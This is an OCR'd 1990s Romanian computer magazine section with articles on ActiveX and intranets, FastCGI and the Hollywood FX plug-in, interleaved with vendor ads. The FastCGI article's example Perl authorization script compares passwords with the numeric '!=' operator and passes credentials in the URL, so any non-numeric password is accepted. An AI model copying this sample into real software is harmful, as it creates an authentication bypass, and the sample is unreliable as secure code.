Motorul de execuţie este componenta procesului cunoscută anterior sub numele de server OLE (Object Linking and Embeding). Gazda scriptului poate fi orice aplicaţie care utilizează un motor de execuţie. De pildă, o astfel de gazdă este Internet Explorer 3.0. ActiveX Scripting începe cînd o componentă ActiveX este instanţiată în spaţiul procesului. Internet Explorer creează motorul de execuţie şi îl încarcă cu comenzile de execuţie furnizate de script (programul inserat în ducumentul HTML, între tag-urile <SCRIPT>). În acest caz, motorul de execuţie pentru VBScript (un subset Visual Basic) este vbscript.dll. Pentru JavaScript, Internet Explorer utilizează ceva similar numit jscript.dll.

VRML

Acronimul VRML vine de la Virtual Reality Modeling Language. Deşi este încă în fază incipientă, limbajul merită menţionat pentru că probabil se va regăsi în viitoarele specificaţii referitoare la reprezentările tridimensionale pe Web. Anticipînd, Microsoft a introdus începînd cu Internet Explorer 2.0 facilităţi VRML în navigatoarele sale. Acelaşi lucru este valabil pentru Nescape (Netscape Navigator) şi Silicon Graphics Computer Systems (WebSpace).

Intranet


Intranetul (termen inventat se pare de Jim Clark) este un alt copil al Internetului; utilizează aceeaşi tehnologie (programe de server şi navigatoare) în ideea de a facilita informarea şi interacţiunea în interiorul unei companii. Ceea ce aduce în plus faţă de Internet este gradul sporit de securitate şi lărgimea de bandă. Netscape etimează că aproximativ 80% din vînzările sale sînt pentru Intranet. Avantajele securităţii sînt uşor de imaginat. Cele ale lărgimii de bandă înseamnă nu numai volum, ci şi timp şi deci posibilitatea de a furniza video şi multimedia în timp real.

În afară de publicaţii electronice, Intranetul utilizează intens posibilităţile oferite de aplicaţiile de baze de date pentru realizarea unei mari diversităţi de servicii.

Pe piaţa Intranet, se pare că cele mai semnificative deplasări vor fi realizate de SuiteSpot, versiunea 1997 (Netscape) şi de navigatorul aceleiaşi companii, care se va numi de acum înainte "comunicator" (Communicator).

Privind înapoi la uriaşul efort făcut pentru dezvoltarea tehnologiei Internet, se pare că în următorii foarte puţini ani, acesta va fi prezent în toate aspectele vieţii moderne. Dar deşi dezvoltatorii sînt convinşi de acest lucru - şi acesta pare principalul motiv al progreselor prezentate mai sus - oamenii de afaceri încă evaluează oportunitatea utilizării acestei tehnologii de comunicaţie dincolo de simpla prezenţă pe net prin publicaţii electronice. Ceea ce pare să-i convingă este interfaţa grafică a navigatorului, diversitatea uneltelor de dezvoltare şi noile interfeţe de programare a aplicaţiilor.

Dl. Dumitru Rădoiu este redactor BYTE România. Poate fin contactat prin e-mail la: **dradoiu@agora.ro.**



CHAMELEON *ATX*™ 6.0

NFS şi X Windows pentru NT 4.0 ACUM!

Soluţia completă de conectivitate pentru TOATE platformele

Windows şi Mac OS - LA PREŢURI PROMOŢIONALE!

CHAMELEON *NFS/X* 6.0

Soluţie completă de conectivitate PC-UNIX - şi mai mult!

- Singurul pachet de emulare X11 Release 6.1 certificat de Microsoft pentru Windows '95
- Acces nativ la orice aplicaţie UNIX, VMS, AS/400
- Client e-mail IMAP4 permiţând HTML in-line
- Management de trafic
- Unelte IntraNet/Internet

CHAMELEON *HostLink* 6.0

Soluţie de conectivitate pentru IBM Mainframe, AS/400, DEC VMS

Conectivitate Mainframe

- 3270 terminal - conexiuni: Novell Netware pentru SAA; Microsoft SNA server; TCP/IP via Winsock 1.1
- 3270 printer: emulator IBM 3287; Suportă TN3270E

Conectivitate DEC VMS

- Telnet şi ASCII terminal: VT52 100, 220, 420; Wyse 50.60; comunicaţie directă prin port serial

Conectivitate IBM AS/400

- terminal: emulator IBM 5250; conexiune IBM PC, Client Acces, NetSoft, TCP/IP;
- printer: emulator 5256, 5224, 3812; conexiune APPC router


NETMANAGE®
Standards Based IntraNet Solutions

Distribuitor: Logimax Canada SA
Tel: 210.27.31; 312.00.13;Fax: 210.26.91
e-mail: radu.braniste@informatic.logimax.atlas.ro

© 1996, NetManage, Inc. All rights reserved NetManage, the NetManage logo are registered trademarks of NetManage Inc.
All other trademarks or registered trademarks are properties of their respective owners

Radu Greab

Web Master



Dacă nu sunteţi mulţumit de viteza de răspuns a aplicaţiilor CGI, atunci folosiţi FastCGI. De Radu Greab.

FastCGI, o interfaţă simplă şi performantă

Expansiunea uriaşă din ultimii ani a Web-ului a condus la apariţia unor aplicaţii care să ajute serverele WWW la crearea documentelor dinamice. Interfaţa de comunicare între server şi aplicaţii cea mai răspândită în acest moment este Common Gateway Interface (CGI), introdusă pentru prima dată în serverul NCSA. CGI-ul are însă multe limitări, ceea ce a impus apariţia altor modalităţi, mai performante, de comunicare cu serverele Web.

FastCGI, dezvoltată de Open Market, este o interfaţă performantă, deschisă şi sigură care rezolvă problema vitezei de răspuns a aplicaţiilor CGI şi care păstrează simplitatea CGI-ului, spre deosebire de interfeţele proprietar (Server API) complexe.

Interfaţa CGI se remarcă prin câteva avantaje:
- simplitate;
- aplicaţiile CGI pot fi scrise în aproape orice limbaj de programare;
- aplicaţiile CGI rulează ca procese separate faţă de serverul Web. Graţie acestui fapt ele nu au acces la datele interne ale serverului şi nu-l pot corupe;
- este un standard deschis, majoritatea serverelor implementează această interfaţă;
- este independentă de arhitectura folosită de server.

Cel mai important dezavantaj este performanţa: pentru fiecare cerere, serverul Web lansează o nouă aplicaţie CGI care se termină după executarea cererii. Procesul de creare a unei noi aplicaţii şi de lansare în execuţie este costisitor din punct de vedere al vitezei. Totodată, aplicaţiile CGI au o funcţionalitate restrânsă. Rolul lor se limitează la generarea unui răspuns care e trimis clientului. Ele nu pot participa la diferitele etape (autorizare, logare) ale procesării unei cereri de către serverul Web.

Anumiţi producători de servere, au dezvoltat la rândul lor interfeţe pentru propriile servere, cele mai cunoscute fiind NSAPI de la Netscape, ISAPI al firmei Microsoft şi API-ul serverului Apache. Aplicaţiile care utilizează interfeţele proprietar sunt mai rapide faţă de scripturile CGI. Procesul de pornire/iniţializare este îmbunătăţit prin faptul că ele rulează în cadrul procesului server şi starea lor este persistentă de-a lungul prelucrării cererilor. Ele oferă şi mai multă funcţionalitate: pot participa în procesul de identificare şi autorizare a clienţilor, au acces la fişierele de logare, etc. Dar dezavantajele fac dificilă implementarea acestui tip de aplicaţii:
- complexitatea învăţării şi asimilării interfeţei API, costurile ridicate ale implementării şi întreţinerii codului;
- dependenţa de limbajul de programare al API-ului oferit de producător. De obicei, aplicaţiile trebuie să fie scrise în C/C++ deşi limbajul preferat de cei care scriu aplicaţii CGI este Perl;
- aplicaţiile rulează în cadrul serverului şi pot corupe serverul având acces la datele sale interne;
- interfeţele API sunt proprietare, ceea ce face dificilă, chiar imposibilă, portarea aplicaţiilor pe alte servere care au interfeţe total diferite;
- aplicaţiile depind de arhitectura pe care rulează serverul.

FastCGI combină avantajele interfeţei CGI cu cele ale interfeţelor proprietar:
- aplicaţiile corespund criteriului de performanţă prin faptul că sunt persistente: la pornire, serverul Web creează şi activează aplicaţiile FastCGI de care are nevoie, iar în timpul rulării, dacă una dintre aplicaţii moare, serverul porneşte o alta nouă. Aplicaţiile pot păstra informaţii intermediare de-a lungul prelucrării cererilor pentru a îmbunătăţi timpul de răspuns;

WWW, E-MAIL, FTP...
Total access!
INTERNET
Hot Soft
Tirgu Mureş
tel: 065-166516, 166257
fax: 065-166290
e-mail: info@hotsoft.ro
Sunaţi acum -
şi mîine sînteţi conectat !

Fişierul parole:

```
ion:maria:
anonymous::
altii:1xavb:

Scriptul passwd.cfg:
#!/usr/bin/perl

use FCGI;# foloseşte biblioteca FastCGI
require "cgi-lib.pl"; #rutine pentru prelucrarea
      #variabilelor CGI

open( FISPAROLE, "parole" ) or die "$!";
while( <FISPAROLE> ) {
   chop;
   ( $utilizator, $parola ) = split( /:/, $_, 2 );
   $utilizatori{ $utilizator } = $parola;
}
close( FISPAROLE );

while( FCGI::accept() >= 0 ) {
   $utilizator = $parola = "";
   %in = ();
   $i = ReadParse();
   if( $i != 2 ){
print "Status: 400 Bad Request\nContent-type:
text/html\n\n400 Numar incorect de parametri.\n";
      next;
   }
   if( ! exists( $in{ 'utilizator' } ) ) {
      print "Status: 400 Bad Request\nContent-type:
      text/html\n\n400 Care utilizator sunteti?\n";
      next;
   }
   if( ! exists( $in{ 'parola' } ) ) {
      print "Status: 400 Bad Request\nContent-type:
      text/html\n\n400 Ce parola aveti?\n";
      next;
   }
   $utilizator = $in{ 'utilizator' };
   $parola = $in{ 'parola' };
   if( $utilizatori{ $utilizator } != $parola ) {
print "Status: 403 Forbidden\nContent-type: text/html\n\n403
Accesul interzis.\n";
      next;
   }
   print "Status: 200 OK\nContent-type: text/html\n\n200 OK.
   Bine ati venit!\n";
}
```

- interfaţa este simplă, migrarea de la CGI la FastCGI este uşoară. Aplicaţiile FastCGI pot rula şi ca aplicaţii CGI pentru compatibiliate cu serverele care nu ştiu decât CGI;
- aplicaţiile pot fi scrise în aproape orice limbaj de programare;
- aplicaţiile rulează ca procese izolate de serverul Web;
- interfaţa nu este proprietar: este suportată în serverele Open Market, Apache, NCSA iar Netscape şi Microsoft lucrează la implementarea ei în serverele proprii;
- aplicaţiile sunt independente de arhitectura serverului;
- interfaţa oferă suport pentru prelucrare distribuită, ceea ce duce la descărcarea sistemelor pe care rulează serverele WWW foarte solicitate.

Comunicarea între serverul Web şi aplicaţiile FastCGI se face prin multiplexarea variabilelor de mediu, a intrării şi ieşirii standard şi a streamului de erori a aplicaţiilor într-o conexiune bidirecţională (full-duplex).

Iată care sunt etapele prelucrării unei cereri într-o aplicaţie FastCGI single-threaded:

- serverul Web lansează una sau mai multe aplicaţii;
- aplicaţia parcurge procedura de iniţializare şi aşteaptă să primească cereri din partea serverului;
- când serverul primeşte o cerere, deschide o conexiune către aplicaţia FastCGI corespunzătoare şi îi trimite prin această conexiune variabilele de mediu şi datele primite de la client;
- aplicaţia procesează cererea şi transmite serverului răspunsul şi mesajele de eroare folosind aceeaşi conexiune;
- aplicaţia FastCGI închide conexiunea semnalând astfel că a terminat de prelucrat cererea şi aşteaptă o nouă solicitare.

Aplicaţiile FastCGI multi-threaded pot accepta conexiuni multiple din partea serverului WWW şi să le trateze simultan. În acest caz, limbajul Java, prin mecanismul multi-threading pe care-l implementează, prin primitivele de sincronizare şi prin independenţa de platformă, se pretează foarte bine aplicaţiilor FastCGI multi-threaded.

Pentru comunicare se foloseşte un pipe bidirecţional în cazul în care aplicaţiile rulează pe aceeaşi maşină cu serverul sau o conexiune TCP în cazul procesării distribuite (aplicaţiile şi serverul se află pe sisteme diferite).

În implementarea curentă, aplicaţiile FastCGI se pot împărţi, după funcţionalitate, în trei categorii:

- aplicaţii pentru prelucrarea cererilor: aceeaşi funcţionalitate pe care o au aplicaţiile CGI, de prelucrare a unei cereri şi furnizarea unui rezultat;
- aplicaţii filtru: de exemplu, o aplicaţie care transformă fişiere sursă Pascal în fişiere sursă C; în general, aplicaţiile filtru realizează conversii on-line, creează documente dinamice sau aplică şabloane anumitor documente;
- aplicaţii de autorizare a clienţilor: serverul Web le consultă pentru a interzice sau a acorda accesul la anumite resurse. Aplicaţiile de autorizare pot implementa politici de acces complexe bazate pe intervalul de timp în care se cere accesul, logări anterioare.

Alte funcţionalităţi se pot adăuga în viitor.

Biblioteca FastCGI dezvoltată la Open Market ascunde programatorului detaliile de implementare a protocolului. Ea con-

Start
rapid,
concentrează-te,
organizează-te,
obține rezultate și
mergi
mai departe.
Microsoft Outlook 97 At a Glance
Microsoft FrontPage 97 Introducing
Microsoft Office 97 Resource Kit
Technical Information and Tools for the Support Professional
Running Microsoft Office 97
Microsoft Outlook 97 Step by Step
Microsoft FrontPage 97 At a Glance
Microsoft Excel 97 Field Guide
Running Microsoft Word 97
Running Microsoft Excel 97
Running Microsoft Access 97
Microsoft Office 97 Starts Here
Microsoft Office 97 Step by Step

Cărțile și produsele Microsoft Press sunt calea cea mai sigură - direct de la sursă - pentru a atinge repede eficiența cu Microsoft Office 97 și a vă maximiza productivitatea. "Microsoft Office 97 Starts Here™" vă conduce, prin intermediul unui material interactiv de instruire pe CD, spre utilizarea reală a aplicațiilor Office 97. Seria "Step by Step" este un sistem rapid și ușor pentru autopregătire. Seria "At a Glance" vă oferă, ieftin, informațiile vizuale de referință atunci când vă trebuie. "Introduncing Microsoft FrontPage™" este cheia pentru a publica pe Internet sau World Wide Web. "Microsoft Office 97 Resource Kit" detaliază toate informațiile necesare instalării, configurării și întreținerii lui Ofiice 97. Seria "Field Guide" include indicații imediate și concise - un ghid perfect alături de notebook-ul ce te însoțește. Edițiile selecte, cum ar fi "Running Microsoft Office 97", conțin ghiduri de utilizare, indicații detaliate, pline de exemple. Produsele Microsoft Press, pe care le găsiți la punctele noastre de desfacere, vă oferă orice ajutor de care ați avea nevoie pentru a începe lucrul cu Microsoft Office 97. *Căutați-le astăzi !*

www.microsoft.com/mspress/
www.agora.ro/carte/mspress/

COMPUTER
PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2120288

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Microsoft Press

vertește intrarea, ieșirea standard și ieșirea pentru erori a programelor în protocolul FastCGI. Această abordare simplifică mult procesul de scriere a aplicațiilor FastCGI, iar portarea aplicațiilor CGI la această nouă interfață se poate face cu modificări minime în surse. Cea mai mare parte a aplicațiilor CGI pot fi portate la FastCGI prin adăugarea unei bucle în jurul părții de procesare a cererilor și recompilarea cu biblioteca FastCGI. Structura unei aplicații FastCGI este următoarea:

```
partea de inițializare;
atât timp cât mai sunt cereri
      prelucrare cerere și returnare
      rezultat;
sf. atât timp cât.
```

Aplicațiile care folosesc biblioteca FastCGI pot rula atât ca scripturi CGI cât și ca aplicații FastCGI. Biblioteca detectează modul de execuție și selectează automat modalitatea de comunicare cu serverul: protocolul FastCGI sau rutinele obișnuite de intrare/ieșire caracteristice interfeței CGI.

Biblioteca FastCGI furnizată de Open Market oferă suport pentru scrierea aplicațiilor FastCGI în limbajele C, Perl, Java și Tcl.

În listing, e prezentat ca exemplu un script Perl care reprezintă o aplicație de autorizare FastCGI. Aplicația primește o cerere din partea serverului Web, verifică drepturile clientului care a lansat cererea și îi răspunde serverului dacă accesul trebuie acceptat sau nu. Serverul poate lansa cereri de autorizare către mai multe aplicații FastCGI diferite și ia decizia finală prin combinarea răspunsurilor.

Referirea spre acest script se face, de exemplu, http://host/path/passwd.cfg?utilizator=ion&parola=maria.

În faza de inițializare, aplicația citește utilizatorii și parolele asociate din fișierul parole. Acesta conține linii de text, fiecare linie având formatul: <utilizator>:<parola>:. Datele citite sunt memorate într-un tablou asociativ ale cărui chei sunt numele de utilizatori, iar valorile sunt parolele corespunzătoare.


Următoarea parte a scriptului o reprezintă bucla de tratare a cererilor. Am folosit o colecție de rutine Perl pentru extragerea variabilelor de mediu CGI. Funcția ReadParse() extrage perechile variabilă = valoare din QUERY_STRING și le pune în tabloul asociativ %in. Dacă funcția întoarce o valoare diferită de 2, nu avem numărul corect de parametri și aplicația îi răspunde serverului Web cu codul 400, „Bad Request".

Se verifică dacă in cerere am avut parametrii utilizator și parola. Dacă lipsesc din cerere se răspunde tot cu codul de eroare 400. În cazul în care parola primită este diferită de cea memorată în fișierul de parole sau nu există utilizatorul respectiv, aplicația returnează codul 403, „Accesul interzis".

După trecerea acestor teste, serverul Web primește un mesaj cu codul 200, „OK", ceea ce înseamnă că aplicația FastCGI autorizează accesul. Accesul este autorizat numai dacă se răspunde cu codul 200.

Cei interesați de interfața FastCGI pot afla amănunte la http://www.fastcgi.com/. ■

Dl. Radu Greab este student al Universității „Petru Maior" din Târgu Mureș. E-mail: **radu@uttgm.ro**.



HDD Western Digital / Seagate
CD ROM 8x / 12x
Placă sunet 16 / 32 bits + Boxe active
Fax modem intern / extern 28800 bps
Monitor Samtron 14" / 15" / 17" / 21"

LONDON

TRICORP electronics

ECHIPAMENTE:
str. Londra, nr. 33
tel: 679 48 79 tel/fax: 633 04 68
TEHNIC, CONSUMABILE, SOFTWARE:
str. Județului nr. 9, bl. 20, sc. A, ap. 2
tel/fax: 210 52 64
BUCUREȘTI
e-mail: tricorp@radiotel.ro


PC LONDON PENTIUM 133MHz
PC LONDON PENTIUM 150MHz
PC LONDON PENTIUM 166MHz
PC LONDON PENTIUM 200MHz
PC LONDON 5x86/133 MHz
PC LONDON PENTIUM PRO 150 MHz
PC LONDON PENTIUM PRO 180 MHz
PC LONDON PENTIUM PRO 200 MHz

software preinstalat:
Windows 95, MS Plus!, CD Games, antivirus RAV

Vă nemulţumeşte tranziţia noastră ?
Încercaţi atunci 100 de tranziţii din:

HOLLYWOOD FX

De Răzvan Peteanu



Informaţii
despre produs

Hollywood FX
Pret: 795 USD

Synergy, Inc.:

http://www.synergy1.com

În numărul trecut aţi putut citi despre Metatools Final Effects, un pachet de plugin-uri pentru editoarele video compatibile cu standardul de filtre Adobe Premiere.

Spuneam atunci că punctul forte al FE erau filtrele, i.e. prelucrări aplicate asupra unei singure secvenţe video. De această dată este vorba de un pachet de tranziţii, 101 la număr. Ce înseamnă o tranziţie video? Sub domnia filmului de celuloid, trecerea de la o secvenţă la alta se făcea într-un singur mod: prin lipirea la masa de montaj a celor două bucăţi de peliculă. Editarea video pe calculator a adus, printre altele, şi un salt la fel de extraordinar în această privinţă ca şi în DTP. Mesele de montaj au fost abandonate definitiv în favoarea secvenţelor digitizate în prealabil (aţi observat că pînă şi în genericele noastre rubrica de „montaj“ a fost înlocuită cu „editare video“?) şi jargonul de astăzi a abandonat „rola“ şi „tăietura“ în favoarea unor termeni adesea acronimici: AVI, MPEG, QuickTime.

Din momentul în care secvenţele video sînt disponibile digital, doar imaginaţia mai poate limita posibilităţile de trecere de la o secvenţă la alta, restul însemnînd algoritmi, calcule intense şi, nu în ultimul rînd, o concurenţă intensă pentru cucerirea industriei de broadcasting, adevărata sursă de bani. Uneltele de studio sînt adaptabile, toate programele suportînd extensii de genul plug-in-urilor, însă şi conservatoare. Cînd ai de respectat termene limită în fiecare zi, nu experimentezi cu instalări/dezinstalări de noi programe, astfel că un produs trebuie din start să fie compatibil cu întreaga configuraţie existentă pe piaţă.

Firma producătoare a pachetului Hollywood FX, Synergy International, ţinteşte clar această piaţă prin furnizarea lui pentru majoritatea editoarelor video high-end, compatibile Premiere, disponibile pe platformele PC de 32 biţi (Windows NT şi 95), Mac şi DEC Alpha. Pachetul conţine versiunile pentru ambele procesoare. În continuare va fi vorba de versiunea 2.0 pentru Adobe Premiere 4.2


După instalare (kitul vine pe 5 dischete + hardware lock) întregul arsenal este disponibil din fereastra Transitions sub o singură icoană. Poate cel mai important criteriu de clasificare a efectelor, denumite FX de către autori, este numărul surselor (i.e. a secvenţelor) video implicate. Pe baza acestui criteriu, aveţi la dispoziţie:

- tranziţii simple, între două surse. Una din ele se îndepărtează, lăsînd-o pe a doua vizibilă în spate. Toate tranziţiile furnizate cu Premiere intră şi ele în această categorie.
- tranziţii asemănătoare cu cele simple, implicînd 3 surse. Una din surse se îndepărtează pe măsură ce a doua intră treptat în cadru. Fundalul este reprezentat de a treia sursă care nu este transformată în vreun fel, ci doar prezentă.
- tranziţii multi-fereastră. Aici numărul surselor poate atinge şi 19. Desigur, în ultimă instanţă există o secvenţă video de început şi alta de sfîrşit, însă procesul de trecere poate presupune şi prezenţa pasageră a altor secvenţe. Un bun exemplu este Matinee în care pe ecran apar mai multe porţiuni dintr-o rolă de film pe care, în dreptul fiecărui cadru, se derulează cîte o secvenţă video independentă. Imaginea iniţială ce ocupa întregul ecran se micşorează pînă la ocuparea unui cadru pe pelicula ce se derulează şi în ultimă instanţă o altă secvenţă video se

VIRTUAL REALITY
SYSTEM
Kit complet REALITATE VIRTUALĂ !
Vezi "PC REPORT" noiembrie 95, pag. 42-43
Produse import USA !
Ochelari 3D
COMPUTER FORCE
No. 1 in VIRTUAL REALITY
1900 Timişoara; Piaţa Victoriei nr. 7 sc. E ap. 33 Tel./Fax: 056-199837; 191334
DISTRIBUITORI PENTRU ROMÂNIA!

desprinde de film, devine din ce în ce mai mare şi sfîrşeşte prin a ocupa întregul ecran. Probabil aţi şi recunoscut un posibil generic al unei emisiuni despre filme.

Observaţie: Adobe Premiere nu permite decît tranziţii care implică două surse video (pistele A şi B). Din acest motiv, ultima categorie de tranziţii nu este practic utilizabilă în acest editor astfel că Synergy livrează în acelaşi pachet Easy FX, un editor video mititel, special conceput pentru editarea tranziţiilor.



Cadru din *CloseBox* (din grupul *Video Morph 1*)

Parametrii HFX sînt împărţiţi în 4 ferestre: FX (cuprinzînd tranziţiile propriuzise), Options (parametri ai tranziţiei curent selectate), Objects (care afectează sursele video implicate în tranziţie) şi Settings (parametri globali). O pagină suplimentară, Filter Options, este vizibilă doar atunci cînd HFX este folosit dintr-un editor de bitmaps, ex. Adobe Photoshop.

101 de dalmaţieni

Cele 101 de efecte sînt împărţite în mai multe grupuri. Pe viitor, Synergy promite posibilitatea organizării de către utilizator a tranziţiilor, cu atît mai mult cu cît HFX este extensibil. Într-un grup pot fi max 16 efecte, motiv pentru care un set de tranziţii similare este uneori împărţit în două.

Efectele dispun de un preview dinamic, însă din fereastra HFX acesta nu este posibil decît cu imaginile generice A şi B. Un preview al efectului cu sursele reale poate fi obţinut cu *Show actual sources* din Premiere. De asemenea, fiecărui efect producătorii i-au asociat un scurt text cu sugestii de utilizare.

Flying Window cuprinde 12 tranziţii în care una din surse „îşi ia zborul" în afara ecranului, lăsînd a doua imagine vizibilă.

Video Morph 1 & 2 conţin 27 de tranziţii în care una din surse este mapată pe un obiect 3D (cub, sferă, tor, plan distorsionat) care se răsuceşte în spaţiu în timpul ieşirii din cadru. Cum este de aşteptat, operaţiile sînt mari consumatoare de timp, mai ales cele pentru care maparea este realizată pe o suprafaţă neregulată (v. *Crumple* în care sursa pare o foaie de hîrtie mototolită de o mînă nevăzută).

Cut & Wave sînt 8 variaţii ale celebrelor şi omniprezentelor *Page Turn, Curl, Peel* etc. Cîteva inovaţii datorate în parte şi posibilităţilor generale de parametrizare a pachetului salvează acest set de efecte deja ultra-folosit.

Particle & Bar cuprind un set puternic şi interesant de tranziţii în care una din surse este pulverizată în particule sau este împărţită în bare paralele care se îndepărtează una de alta, ieşind din cadru, în spate rămînînd cealaltă sursă.

Real World conţine tranziţii în care una din surse este mapată pe un obiect tridimensional, cum ar fi obiectivul unei camere video, o verighetă, un ceas ş.a. Efectele sînt spectaculoase, deşi obiectele 3D în sine nu sînt de o calitate fenomenală.


Multi Windows, *Multiwindow Effects 1 & 2* cuprind, aţi ghicit, tranziţii în care numărul surselor este mai mare decît 2. Sursele se mişcă mai mult sau mai puţin ordonat, se amestecă şi se suprapun într-o suită impresionantă de tranziţii dinamice, excelente pentru televiziune.

Foarte scurt tratat despre anatomia dalmaţienilor

Pînă acum am văzut care sînt tranziţiile disponibile în Hollywood FX. Să vedem şi cum pot avea ele loc, căci o bună parte din meritul pachetului este datorat posibilităţilor de parametrizare. Poate cosmetizare ar fi mai corect, căci utilizatorul are acces mai degrabă la parametri ce afectează indirect rezultatul final, decît la funcţii direct legate de rutinele interne.

În timpul tranziţiei întreaga scenă poate fi iluminată cu ajutorul unei surse albe situate la infinit, a cărei poziţie în raport cu centrul ecranului o puteţi stabili cu precizie de un grad. Sursa produce umbre (shadows), variaţii ale nuanţei (shading) şi reflexii speculare pe suprafeţele lucioase. Cît de lucios este un obiect (i.e. o sursă video), o stabiliţi din meniul Object. Alături de Shine, mai puteţi stabili luminozitatea în cazul în care doriţi să ajustaţi o sursă mai întunecată sau chiar în timpul tranziţiei şi transparenţa, parametru esenţial pentru realizarea unor efecte care să aibă şi calitate artistică pe lîngă cea tehnică. Un plus de control al tranziţiei se obţine din Change Period, care indică procentul din durata totală în care are loc schimbarea: dacă transparenţa este setată la 100% şi Change Period la 75%, atunci sursa începe prin a fi opacă şi devine treptat transparentă pînă la dispariţia totală care are loc la 75% din durata totală a efectului. Change Period nu trebuie confundat cu Transition Period: procentul din durata totală a efectului care este ocupat de tranziţie: cu acest parametru stabiliţi dacă o sursă „zăboveşte" mai mult în prim plan la început şi apoi dispare sau dacă este „dată la o parte" relativ repede de celelalte surse.

Procesul de ieşire din cadru a unei surse video permite o parametrizare care poate duce la rezultate deosebite: în primul rînd, calea urmată de sursă poate fi modificată faţă de cea iniţială prin Path Rotation. În plus, un obiect care urmează un anumit traseu se poate roti în funcţie de acesta (Object rotates with path). Gîndiţi-vă la diferenţa dintre o maşină care ia o curbă pe o şosea uscată şi una care derapează pe polei: prima are botul orientat spre direcţia de mers („se roteşte cu traseul"), iar a doua nu. În cazul nostru, dacă opţiunea nu e activată, obiectul îşi va păstra orientarea iniţială. Tot la capitolul mişcare, obiectul poate lăsa replici (Trails) ale sale în timpul deplasării şi pentru un plus de realism, detaliile pot fi atenuate (Motion Blur) simulînd incapacitatea ochiului uman de a le sesiza dacă viteza obiectului este suficient de mare.




Cadru din *19 Now* (din grupul *Multiwindow Effects 2*) - multitranziţie cu 19 surse.

Şi timpul s-a oprit în loc...

Folosit într-un program de editare fişiere bitmap compatibil cu Adobe Photoshop, Hollywood FX nu poate genera decît un singur frame din întreaga tranziţie şi nu poate lucra decît cu o singură sursă. În meniul suplimentar Filter Options care este vizibil doar din editorul de bitmap-uri, alegeţi care cadru va fi cel calculat, cîte cadre are în principiu tranziția și care este sursa ce va fi mapată. Aceasta din urmă poate fi supusă unor rotiri în jurul celor 3 axe sau poate fi apropiată ori îndepărtată. Personal am constatat că la fiecare utilizare a filtrului sub Adobe Photoshop 3.0.5 primeam cîte un GPF în HFX.DLL, însă puteam să continui lucrul la imagine fără alte probleme. Nu am mai auzit pe nimeni să se plîngă de acest defect și înclin să cred că sursa erorii ține de o configurație particulară.

Cu ochii pe vitezometru

